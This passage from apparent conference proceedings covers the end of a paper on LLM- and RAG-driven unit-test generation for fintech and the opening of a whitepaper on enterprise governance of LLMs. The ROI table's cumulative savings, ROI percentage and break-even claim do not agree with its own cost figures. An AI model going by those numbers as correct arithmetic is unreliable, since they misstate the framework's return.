- Secure Context Management: RAG vector databases storing proprietary fintech rules (e.g., card transaction thresholds) are encrypted at rest and in transit.
- Third-Party Integration Security:
 - API Security: OAuth 2.0/OIDC enforced when pulling compliance rules (e.g., Basel III liquidity requirements) from external services. [9]
 - Network Segmentation: Unit test generation runs in isolated environments to prevent cross-contamination with production financial systems.
 - Data Minimization: Least-privilege enforced—AI retrieves only the subset of financial rules needed for the specific unit test (e.g., interest calculation, not full loan book).

Recent studies confirm that AI-generated code carries higher defect and vulnerability rates than human-written code (Cotroneo, Improta, and Liguori 2025), making rigorous validation and provenance controls essential in fintech environments. [10]

3.3 Security Reporting & Guidance

AI-generated unit tests provide regulator-ready visibility into security posture:

- Executive Dashboards: Real-time risk scores across payment flows (e.g., PCI DSS cardholder data tests, SOX reporting checks), with trend lines showing faster remediation of flaws (e.g., crypto misuse reduced from 14 to 3 days).
- Compliance Reporting: Auto-generated evidence packages map unit tests to controls—e.g., PCI DSS 3.4 tied to AES-256 encryption checks. Full audit trails capture model prompts, approvals, and exception handling for traceability.
- Continuous Improvement: CVE feeds and fintech-specific threat models (fraud transfer race conditions, double-spend checks) continuously refine test templates, while false positives feed back to improve generation accuracy.

3.4 Implementation Considerations

Successful rollout depends on organizational readiness and measurable KPIs:

- Readiness: Teams trained to handle AI-test risks (e.g., no private key exposure), with clear escalation playbooks for flagged unit tests and alignment to existing CAB/risk boards.
- Technology Fit: Integration with fintech-standard tools (SonarQube, ServiceNow), hybrid deployment for sensitive AML/KYC data, and adapters for legacy mainframe-based transaction systems.
- KPIs: MTTSR cut from 5→2 days for fraud defects; coverage of payment edge cases raised from 70%→95%; audit prep time reduced by 40%; zero-trust validation shown via anonymized test data access.

This security-first approach ensures that AI-driven test generation becomes a force multiplier for organizational security capabilities rather than introducing new attack vectors or compliance gaps.

4 Management Case Study

4.1 The Problem

The leadership team identified a series of systemic challenges that were increasingly impacting delivery timelines, software quality, and cost efficiency. Several technical gaps had emerged over time, particularly as systems evolved into monolithic structures. Legacy codebases were difficult to maintain, and even small refactoring efforts frequently caused code breakages. The absence of automated unit testing and performance checks at the method level left these applications fragile, and the lack of standardized frameworks meant that the technical debt continued to grow unchecked. Manual test case creation was slow and inconsistent, resulting in incomplete test coverage and heightened risk of defects escaping into production.

In parallel, functional gaps were also apparent. Teams were under pressure to meet aggressive deadlines, often leading to the bypassing of critical gating processes. Without strong controls, the discipline of writing meaningful unit test cases deteriorated. Code coverage fell drastically, and management's ability to ensure consistent quality across releases diminished. The pressure to deliver quickly created a trade-off where long-term quality was sacrificed for short-term gains, compounding

the technical debt problem and eroding customer trust. Furthermore, aged applications lacked proper documentation, and functional insights were often trapped in siloed teams, making knowledge transfer and test creation even more difficult.

The cost impact was significant. Bugs that escaped into production were expensive to fix, increasing the overall cost per defect. Go-To-Market timelines stretched, release cycles slowed, and support costs grew as rework became a norm. Customers were becoming increasingly dissatisfied due to unpredictable delivery schedules and inconsistent release quality. In some cases, management even faced the challenge of aligning internal teams and external stakeholders because expectations were not properly managed. The pressure to deliver faster while reducing cost created an unsustainable cycle of compromise.

Recognizing these risks, management realized that the problem was not only technical but also cultural and procedural. The organization lacked discipline and governance around quality assurance. Teams often generated technical debt to meet short-term delivery goals, and hard gates were either softened or removed altogether to accelerate releases. This led to a decline in confidence—both internally among leadership and externally with customers. These challenges created the urgency to develop a robust, tool-driven framework that could reintroduce process discipline, reduce technical and functional gaps, and deliver measurable value to the business.

4.2 Strategy Using the 4 P's: Planning, People, Process, and Performance

Planning: Leadership worked closely with technical leads to analyze the current state. They documented technical and functional gaps, quantified the cost of rework, and mapped areas where efficiency gains were possible. The roadmap included phased implementation, starting with pilot projects to validate the framework's value. The plan outlined how integrating tools like agents, MCP, RAG, and vector DB would create a cohesive ecosystem for test generation, functional quality validation, static analysis, and performance metrics. An important consideration was the knowledge base (KB) layer — validated and curated by business teams, as described in paper [11]. These KB articles fed into a vector database, ensuring that the integration layer could query accurate, business-aligned knowledge during test generation [12]. This eliminated functional blind spots and allowed the framework to integrate context-aware insights into every test scenario. A data governance framework was designed to ensure that only sanitized, business-approved knowledge base (KB) articles were ingested into the vector database.

- Role-based access control (RBAC) and encryption policies were defined to protect sensitive data during storage and transmission.
- Clear audit and retention policies were established to meet regulatory requirements (GDPR, SOC 2). This ensured that the integration layer could query accurate, audit-compliant, and business-aligned knowledge during test generation while maintaining the confidentiality and integrity of the generated test cases.

People: Management identified that success depended on upskilling and creating a culture of discipline. Developers were capable but needed enhanced technical skills to use advanced tooling. Training programs and internal champions were introduced to accelerate adoption. Leaders also set clear expectations for adhering to testing practices and gating processes, recognizing that discipline had to be enforced at both technical and management levels. This shift required managers to protect quality timelines and resist shortcuts, ensuring that customer expectations were managed realistically.

Process: The framework enforced best practices to eliminate ad-hoc behaviors. The framework promoted measurable and enforceable steps—defining thresholds for coverage, embedding quality checks early, and reducing friction by automating retrieval and analysis using MCP, RAG, and vector DB. This created transparency and predictability, even for complex refactoring tasks in legacy applications. Standardized workflows were enhanced with governance checkpoints:

- All data entering the framework underwent classification and sanitization.
- Integration points (Agents, MCP servers, vector DB) were secured with encryption at rest and in transit.
- Test data followed least-privilege access principles, and secrets were kept out of source code.

Management approved investments to automate static code analysis, unit test generation, performance testing, and gating—while ensuring that every step was auditable. The focus was not only on quality but also on traceability and security, giving leadership confidence in compliance and risk management.

Performance: The business case demonstrated clear metrics to track value. Testing frequency increased, developer efficiency improved, and critical modules could be tested with confidence. The framework captured unit-level performance metrics, giving visibility into potential issues before release. Leadership tied performance to business outcomes: reduced defect leakage, shorter release cycles, lower cost per bug, and more predictable delivery timelines. These indicators became central to evaluating ROI and ensuring continuous support for the initiative.

4.3 Implementation and Adoption Journey

Pilot Phase: Testing the Framework on a Microservice

To ensure the proposed framework was robust and practical, the development team initiated a pilot by selecting a smaller but critical microservice. This provided a controlled environment to validate the framework's components without disrupting larger monolith systems. Development teams worked on automating unit test generation for critical modules, demonstrating quick wins like improved coverage and reduced manual effort. Static code analysis was used to highlight technical debt and prioritize refactoring, which resonated with management when presented as quantified risk reduction. The MCP server integrated various tools, ensuring seamless orchestration and retrieval of supporting context through the vector DB. Feedback loops were established to refine the framework with every iteration.

Adoption was accelerated by transparent communication: dashboards showed time saved, defect reduction, and faster turnaround times. Champions were identified in each team to drive adoption, and leadership tracked KPIs like adoption rate, code coverage improvement, and defect leakage reduction to validate impact.

4.4 ROI Analysis

In a real-world enterprise setting, below ROI analysis assumes a mid-sized development team managing a critical microservice that undergoes frequent bug-fix releases. The baseline for comparison is a manual unit testing process, where each test case requires approximately four hours to design, implement, and review, factoring in team handoffs and code reviews. The automated framework leverages a Retrieval-Augmented Generation (RAG) model integrated with orchestration and knowledge base layers, reducing this effort to roughly one hour per case, including creation and peer validation.

An initial one-time investment covers infrastructure setup, model license procurement, prep and training, knowledge base curation, staff upskilling, and an estimated 10% attrition cost. Cost per development hour is assumed to be \$100/hr. Initially, our unit test case for the SUT microservice was 9,000 test cases, requiring significant design, implementation, and review effort. In subsequent cycles, only smaller increments of test cases—reflecting new fixes or updates—need to be created or reworked, reducing effort while maintaining coverage.

Iteration (Bug-Fix Cycle)	Approx # Test Cases (new/updates)	Manual Efforts (hrs)	Manual Cost	RAG-Driven Efforts (hrs)	RAG-Driven Cost	Cumulative Savings
1	1000	4000	\$400,000	1000	\$100,000 + \$150,000 (setup) = \$250,000	\$150,000 (saved, but offset by setup)
2	800	3200	\$320,000	800	\$80,000	\$240,000
3	700	2800	\$280,000	700	\$70,000	\$350,000
4	600	2400	\$240,000	600	\$60,000	\$430,000
5	600	2400	\$240,000	600	\$60,000	\$510,000

Investment: One-time setup: \$150,000

Effort-hour savings:

- Manual cost: \$1,480,000 (sum of all manual costs)
- RAG-driven cost: \$520,000 (including \$150k setup)
- Cumulative savings: \$510,000
- ROI % = (Savings – Investment) / Investment × 100 = $(510,000 - 150,000) / 150,000 * 100 = 240\%$

Observations

- Significant upfront savings: ~75% reduction in effort per cycle after framework adoption, even with initial setup costs.
- Break-even: Achieved after ~5 bug-fix cycles.
- Scalability: Once implemented, the framework can support other microservices or additional bug-fix streams without repeating setup costs.

Qualitative Benefits

- Faster bug resolution reduces MTTR.
- Consistent test coverage minimizes regression risk.
- Knowledge retention improves as the framework documents functional gaps.

4.5 Performance KPIs - Improvements


4.5.1 Reduced MTTR (Mean Time to Resolve)

Improvement: ~30–40% reduction in average resolution time.

Cause Analysis:

- RAG-generated tests are context-rich: they include reproducible inputs, detailed assertions, and environment stubs, reducing the time engineers spend reproducing issues.
- Automated triage and prioritization highlight high-risk or customer-impacting defects earlier, cutting the “diagnosis” phase.
- As fixes are deployed, RAG automatically updates or creates regression guards, eliminating repeat investigation cycles.

Impact: Faster turnarounds mean teams deliver bug fixes in hours or days instead of days or weeks, which directly shortens release delays and improves customer confidence.




4.5.2 Defect Leakage Reduction

Improvement: ~ 20-30% fewer escaped defects in UAT or production.

Cause Analysis:

- RAG leverages LLM along with a knowledge base to generate broader and deeper test coverage, including boundary, negative, and integration scenarios that are commonly missed in manual cycles.
- Knowledge retention: previously discovered issues are coded as reusable tests across components, preventing re-introduction of the same class of bugs.
- Dynamic updates: as code changes, RAG can re-generate impacted tests, reducing “blind spots” caused by stale or missing tests.

Impact: Fewer critical incidents and hotfixes in production, less firefighting, and lower support costs.



4.5.3 Code Quality Improvements

Improvement: Notable reduction in code smells, security vulnerabilities, and compliance violations flagged by SCA or static analysis tools.

Cause Analysis:

- RAG can embed secure coding and compliance rules into test generation, ensuring risky patterns are detected early.
- Tests encourage design-for-testability: developers refactor code for clearer seams and fewer hidden dependencies, reducing complexity and technical debt.
- Automated guardrails catch misconfigurations or insecure defaults before they ship.

Impact: Cleaner, safer, and more maintainable codebase, reducing long-term remediation effort and audit risk.

The RAG framework doesn't just reduce manual effort—it improves speed, quality, and risk management simultaneously. By catching more defects early, reducing resolution time, ensuring compliance, and lowering cost per defect, it provides measurable business value that compounds over successive release cycles.

4.6 Lesson Learned

Lessons learned included the importance of aligning business and technical teams early, the need for visible management support, and the impact of structured KB layers on functional accuracy. Most importantly, the framework underscored that true ROI lies not just in tools, but in culture and governance supported by disciplined leadership.

Lesson Learned	Description	Impact on KPIs

High Initial Investment	Significant upfront cost for infrastructure, LLM fine-tuning, training, and integration.	Requires budget approval, clear ROI justification, and patience before savings are realized (~4–5 cycles).
Training and Onboarding	Teams need guidance on interpreting RAG-generated tests.	Improves adoption rate, increases test effectiveness, enhances coverage improvement.
Early Knowledge Capture	Codifying resolved defects as reusable tests early prevents repeat issues.	Reduces defect leakage, lowers cost per defect, improves pre-release detection, accelerates ROI.
Metrics & KPI Alignment	Continuous tracking of MTTR, defect leakage, coverage, release cadence, and cost per defect.	Provides management with visibility to measure ROI, track improvements, and make data-driven decisions.
Technical Debt Awareness	Design-for-testability drives code refactoring.	Reduces hidden dependencies and complexity, improves code quality, lowers long-term maintenance costs.
Compliance & Audit Readiness	Embedding regulatory and internal policy checks into the process.	Higher audit scores, reduced manual compliance effort, mitigates organizational risk.
Change Management & Organizational Adoption	Framing RAG benefits in business terms improves acceptance.	Teams embrace framework → faster realization of MTTR, leakage reduction, coverage, and cost savings
Oversight & Governance Needs	AI-generated tests may create redundant, overly complex, or irrelevant tests if unchecked.	Management must define review processes, approval gates, and metrics to maintain test efficiency.
Incremental ROI Expectation	Benefits accumulate over multiple release cycles; upfront investment is significant.	Sets realistic expectations for management; helps plan resources, budgets, and timelines; demonstrates compounding business impact.

5 Conclusion

The RAG-driven unit test framework demonstrates a transformative approach to improving software quality, efficiency, and governance. By integrating a domain-tuned, air-gapped LLM with a retrieval-augmented knowledge base, the framework automates unit test creation and enforces guardrails, resulting in reduced manual effort, faster release cycles, lower MTTR, and improved pre-release

defect detection. Pilot implementations validated measurable business benefits while ensuring audit readiness and compliance alignment.

However, the initiative also revealed key challenges. High initial investment, workflow integration complexity, change management hurdles, and the need for ongoing governance require careful management oversight. Teams must continually monitor metrics, refine test generation rules, and maintain internal knowledge quality to maximize ROI.

Future improvements may include enhancing domain adaptation of LLMs through continual fine-tuning with fintech-specific defect corpora to improve accuracy. Cross-team collaboration features such as shared dashboards and approval workflows would reduce adoption friction across DevOps, risk, and compliance teams. Finally, scaling for multi-service orchestration, coordinating tests across distributed microservices and hybrid infrastructures, remains a key aspect to enable enterprise-wide adoption.

References

- [1] Consortium for Information & Software Quality (CISQ). 2022. The Cost of Poor Software Quality in the US: A 2022 Report. Retrieved September 2, 2025 (<https://www.it-cisq.org/the-cost-of-poor-quality-software-in-the-us-a-2022-report/>)
- [2] Yang, L., Yang, C., Gao, S., Wang, W., Wang, B., Zhu, Q., ... & Chen, J. (2024). An empirical study of unit test generation with large language models. arXiv preprint arXiv:2406.18181.
- [3] Kumar, D., & Mishra, K. K. (2016). The impacts of test automation on software's cost, quality and time to market. Procedia Computer Science, 79, pages 8-15.
- [4] Singh, A., Ehtesham, A., Kumar, S., & Khoei, T. T. (2025). Agentic retrieval-augmented generation: A survey on agentic rag. arXiv preprint arXiv:2501.09136.
- [5] Ehtesham, A., Singh, A., Gupta, G. K., & Kumar, S. (2025). A survey of agent interoperability protocols: Model context protocol (mcp), agent communication protocol (acp), agent-to-agent protocol (a2a), and agent network protocol (anp). arXiv preprint arXiv:2505.02279.
- [6] Shin, J., Aleithan, R., Hemmati, H., & Wang, S. (2024). Retrieval-augmented test generation: How far are we?. arXiv preprint arXiv:2409.12682.
- [7] Marc Ohm, Arnold Sykosch, and Michael Meier. Towards detection of software supply chain attacks by forensic artifacts. In Proceedings of the 15th international conference on availability, reliability and security, pages 1–6, 2020
- [8] Lida Zhao, Sen Chen, Zhengzi Xu, Chengwei Liu, Lyuye Zhang, Jiahui Wu, Jun Sun, and Yang Liu. Software composition analysis for vulnerability detection: An empirical study on java projects. In Proceedings of the 31st ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering, pages 960–972, 2023.
- [9] Fett, Daniel, Pedram Hosseyni, and Ralf Küsters. 2019. “An Extensive Formal Security Analysis of the OpenID Financial-Grade API.” arXiv. February 1. Preprint. arXiv:1901.11520
- [10] Cotroneo, Domenico, Cristina Improta, Pietro Liguori. 2025. “Human-Written vs. AI-Generated Code: A Large-Scale Study of Defects, Vulnerabilities, and Complexity.” arXiv. August 29. Preprint. arXiv:2508.21634
- [11] Johnsson, N. (2024). An in-depth study on the utilization of large language models for test case generation.

[12] OpenAI, 2025. ChatGPT (GPT-5) OpenAI URL: <https://www.openai.com/>

Governing the Unpredictable: Ensuring Quality in the Age of Large Language Models

Rahul Ravel

Principal Program Manager, Nike, Inc. rravelpm@gmail.com

Abstract

AI Platforms are based on Large Language Models (“LLMs”). These LLMs represent a transformative departure from traditional software systems. Unlike conventional programs defined by deterministic logic, LLMs are trained on massive datasets and operate on probabilistic principles. This shift from deterministic to generative AI introduces profound implications for enterprise IT governance. Traditional governance frameworks rooted in Command-and-Control (“C2”) mechanisms are ill-equipped to address the dynamic, emergent, and sometimes unpredictable nature of LLM outputs.

This whitepaper explores how enterprises can adapt IT governance to the unique demands of LLMs. We examine the limitations of current governance approaches, propose an observe-and-respond strategy, and analyze how organizations can maintain quality, accountability, and compliance in the context of probabilistic systems. We also outline key challenges and offer a roadmap for navigating the evolving landscape of AI-integrated enterprise environments.

Biography

Rahul is a Principal Governance, Risk, and Compliance Program Manager with Nike and is Past President of ISSA Portland. He has used his 20+ years of technical experience in helping drive enterprise compliance programs focused on areas including SOX, PCI, ISO, and Privacy (GDPR, California Privacy). His current focus is development of a cybersecurity program management framework which addresses impact to scope if there is a dynamic state of program risk. In his free time, you can find him managing personal risk while rock climbing at Smith Rock, running trails in Forest Park, or climbing up Mt Hood.

1. A Paradigm Shift in IT Systems

Traditional software systems are designed with deterministic logic, i.e., given the same input, they reliably produce the same output. But LLMs defy this norm. They generate responses based on statistical patterns in data, meaning outputs may vary with each interaction. This probabilistic behavior introduces variability, complexity, and uncertainty. These conditions fundamentally alter how IT systems behave and ultimately present implications in how they should be governed.

So how do we deal with this? How do we tame this dragon? First, these risks should not be taken as adoption blockers nor be perceived as friction points preventing an organization's usage of LLMs. There are benefits. For example, a large corporate enterprise may benefit from cost and time efficiency with LLMs providing value from areas such as customer support (LLMs serving as a first line of query), supply chain (cost optimization modeling), and human resources (job applicant filtering).

2. Considerations for LLM Adoption

2.1. Probabilistic Behavior and the Nature of LLMs

LLMs operate through a process of probabilistic token generation. Their outputs are not fixed; but influenced by a range of factors, including model weights, input context, and randomness. This variability enables creativity and adaptability, but also poses challenges for predictability, repeatability, and control.

Key Characteristics of LLMs:

- **Stochastic Outputs:** The same input can produce different responses.
- **Emergent Behavior:** Capabilities may arise unpredictably as model scale increases.
- **Opaque Reasoning:** Decision-making processes are not transparent.

These characteristics make it difficult to apply traditional software quality and governance models that assume deterministic logic and traceable decision paths.

Compare this with the classic Command and Control ("C2") model. C2 assumes that outputs are relatively known and standards and compliance controls can be easily established. But the C2 model becomes challenged when it comes to the probabilistic nature of LLMs. The C2 model then becomes inflexible, costly, and difficult to manage. In the realm of compliance, this can become an issue. What if we do nothing? These are not perceived risks. They are a reality. For example, the international organization, The Open Worldwide Application Security Project ("OWASP"), has already identified that LLM security risks as part of their OWASP Top Ten Risks list. [1]

2.2. The Implications of "Vibe" Coding

If your organization does software development, there is a high probability that developers are trying a "vibe" approach. This utilizes an LLM to generate software based on a request ("prompts") to the LLM. But this also means that the resulting LLM-generated software may have cybersecurity risks:

- **Insecure code patterns:** AI models are trained on vast datasets of code from public repositories, which can include insecure or outdated patterns. These patterns can introduce vulnerabilities like SQL injection and cross-site scripting (XSS) into new applications.
- **Hardcoded secrets:** In the pursuit of rapid development, developers may include API keys or other credentials in their prompts, and the AI may embed these "secrets" directly into the code. This is particularly dangerous if the code is pushed to a public repository, leaving sensitive information exposed to attackers.

- **Insufficient access control:** A core security principle is verifying that a user is authorized to perform a specific action. Vibe coding often generates quick-and-dirty code that may lack or misconfigure authorization checks, allowing authenticated users to access or modify data they should not have rights to change.

2.3. Enterprise Governance

What about compliance to ensure uniform governance across a large enterprise? Enterprise IT governance has traditionally relied on common prescriptive controls, predefined rules, and compliance checks to safeguard at scale. From a governance perspective, it made it easier to write controls and capture audit logs. However, with LLMs, challenges now include:

- **Difficulty in Predefining Rules:** LLMs can encounter unforeseen scenarios which may not be explainable.
- **Accountability Ambiguities:** It is unclear who is responsible when a model generates harmful or biased output.
- **Post-Hoc Oversight Limitations:** Reviewing outputs after deployment is insufficient given real-time interaction requirements.
- **Unintentional Lack of Compliance:** Interaction with an LLM may cause non-compliance and exposure of sensitive data.

This necessitates a fundamental rethinking of governance strategies. There must be a strategy that enables governance to operate frictionless at the scale and speed of the enterprise.

2.4. Industry Momentum: A Software Test Case for LLM Adoption

A recent article in Shift Asia [2] calls it an “AI revolution.” The article nicely summarizes several areas where software quality is positively impacted by and can enhance LLM adoption. Software development is becoming increasingly complex and business continues to ask for faster release cycles. Use of LLMs in software testing allows developers to develop and automate frameworks which can optimize test execution ensuring that software meets quality standards before it is released. Another opportunity is where LLM platforms can learn from previous testing cycles, improving over time and making the testing process more efficient. This can lead to better software performance and reliability.

3. Observe-and-Respond Strategy

Instead of static controls, enterprises must adopt dynamic governance models. The Observe-and-Respond strategy continuous monitoring, feedback loops, and adaptive controls that evolve an enterprise’s capacity to adopt an LLM platform.

The Four Core Principles of Observe-and-Respond:


- **Real-Time Monitoring:** Track system outputs for anomalies, bias, or risk.
- **Auditability:** Implement mechanisms for recording and reviewing interactions.
- **Iterative Adjustment:** Fine-tune models and governance policies based on observed behavior.
- **Matrix of Stakeholders:** Identify a vertical and horizontal group of LLM-knowledgeable stakeholders who will set direction, be accountable, and resolve issues.

This model aligns with modern DevOps and AIOps practices, integrating quality assurance into continuous deployment pipelines.

3.1. Cross-Functional Stakeholder Management

Before strategies are established, tools are procured, and tactical plans are developed, there should be a cross-functional team of vested stakeholders. These stakeholders must be in alignment with each other, especially if they share corporate strategic objectives. These stakeholders should meet on a recurring basis with specific objectives on LLM adoption and ownership. Figure 1 outlines an example Stakeholder Group and the responsibilities of each group.

Figure 1: Example Stakeholder Group



4. Challenges in LLM Governance Adoption

If only adoption were that easy. Compliance at scale, especially a large (i.e., number of people, geographically dispersed) enterprise. This is evidenced by the number of case studies for large Change Management or Enterprise Transformation projects. While there are a number of areas to discuss, this whitepaper will focus on Software Assurance.

4.1. Implications for Software Assurance

IT quality management traditionally emphasizes stability, reliability, compliance, and metrics. These principles must be reinterpreted for LLMs:

- **Stability** becomes about bounding variance rather than eliminating it.
- **Reliability** focuses on maintaining acceptable performance across variable outputs.
- **Compliance** requires tracking not just inputs and code, but also model behavior.
- **Metrics** should evolve to include:
 - Output consistency rates
 - Responsiveness to edge cases
 - Interpretability of results
 - Frequency and severity of harmful or biased outputs
 - Training to ensure that enterprise roles understand LLM flow and impact

4.2. Integration Risks

Integrating LLMs into enterprise systems introduces several risks:

- **Accountability Gaps:** When systems generate content independently, who bears responsibility?
- **Ethical Risks:** Bias, discrimination, and misinformation can emerge unexpectedly.
- **Regulatory Uncertainty:** Existing laws may not clearly apply to generative AI.
- **Security Concerns:** LLMs may leak sensitive data or be manipulated through prompt injection.

Mitigating these risks requires proactive strategies that blend technical, legal, and ethical expertise.

4.3. Awareness of Regulations

The regulations are growing for AI adoption. The European Union (“EU”) is one of the first to establish compliance areas impacted by AI. In addition to the EU, the state of California is also leading AI-compliance. The following is a partial list. It is important to understand what the regulations are and how they will impact your adoption.

- **GDPR** (“General Data Protection Regulation”) [3]: This EU regulation governs the collection, processing, and protection of personal data and is highly relevant to AI systems that handle sensitive information.
- **European Union AI Act** [4]: This EU regulation imposes strict compliance requirements on AI systems based on their risk level, with a focus on transparency, accountability, and human oversight for high-risk applications.
- **United States / California:** California has historically been a national leader in technical regulation and recently they have passed a series of AI regulations:
 - AB 2013 requires AI developers to disclose the data used to train LLMs.
 - AB 2355 mandates disclosures for political ads generated or significantly altered by AI, aiming to prevent voters being misled.

5. A Roadmap for Adaptive Governance


As mentioned earlier, a Observe-and-Respond strategy was advocated. One such example is an Adaptive Governance framework. Adaptive Governance supports the ‘Observe’ by constantly monitoring the enterprise for LLM impacts. Areas including risk, innovation, or compliance. ‘Respond’ takes the ‘Observe’ and allows a structured approach which enables a safe adoption of LLM usage at scale and speed.

5.1. Strategies for Effective Enterprise Integration

To manage LLMs effectively, enterprises should consider the following strategies:

- **Hold Yourself Accountable:** Ask questions on LLM usage, owners, outcomes, and regulation. Everyone is trying to understand their role when it comes to LLM adoption and should ask fundamental questions which may impact their responsibilities. Figure 2 has an example set of questions which can be asked at any phase of the software lifecycle.

Figure 2: LLM Implications Per Software Development Lifecycle



- **Understand Existing Frameworks:** There are a growing number of frameworks which can help provide guidance on LLM adoption and regulation:
 - **NIST AI Risk Management Framework [5]:** This US framework provides guidance for managing risks associated with the design, development, deployment, and use of AI systems, promoting principles such as trustworthiness, safety, security, privacy, and fairness.
 - **ISO/IEC 42001[6]:** This international standard provides a framework for AI governance, streamlining the process of documenting AI systems, assessing risks, and tracking compliance.
 - **EU AI ACT Compliance Checker [7]:** In the case of AI compliance for the EU, it is worth noting that it may not be clear where there are compliance implications. To address this, the EU has created an AI Compliance Checker tool and is recommended to understand its capabilities:
- **Build a Controlled Model:** A recommended reading is a recent whitepaper, 'Vulnerabilities in Deep Learning Language Models: Security Risks and Mitigation in Non-Federated, Federated and Decentralized Training.' by PNSQC members John Svetko and Bhushan Gupta. This whitepaper outlines several strategies for building an LLM model based on controlled data, essentially leading to a 'sanitized' LLM. The cost may be having a data set which will not have the global exposure of an LLM but a controlled model ensures that resulting responses are accurate and provide sound basis for key business decisions.
- **A Federated Landscape on LLM Models:** There could be an opportunity for industry collaboration, where multiple companies want to share their data to create a more robust LLM model (strength thru numbers). The governance model would be different depending on level of participation or regulatory restrictions. The local governance would feed into the consortium governance.
- **Cross-Functional Governance Teams:** Include legal, compliance, data science, and IT stakeholders. Establishing cross-functional governance teams is essential for the responsible and efficient deployment of large language models within an enterprise. There are frameworks defined in this whitepaper which identify specific areas. These areas (e.g., technical, ethical, and regulatory considerations) can be used to help identify a stakeholder team or identify a gap if there is no specific stakeholder team.

- **Implement Tiered Quality Controls:** Apply different governance rigor based on application criticality. Implementing tiered quality controls involves applying varying levels of governance and oversight based on the criticality of the application. For example:
 - Executive Committee (Top Tier): Responsible for high-level decision-making, approving policies, allocating resources, and ensuring alignment with overall business goals.
 - Data Governance Council/Office (Middle Tier): Implements and oversees data governance policies, standards, and procedures. They also monitor data quality and compliance.
 - Data Stewards/Working Groups (Bottom Tier): Consist of representatives from different business units who are responsible for the day-to-day management and quality of specific data domains.
- **Adopt Transparent Model Management:** Document training data sources, fine-tuning methods, and version histories. Adopting transparent model management practices is vital for fostering trust and accountability in enterprise AI initiatives. This involves meticulously documenting aspects such as training data sources, data curation processes, fine-tuning techniques, and model version histories. Clear documentation facilitates reproducibility, enables effective troubleshooting, and supports audits or reviews.

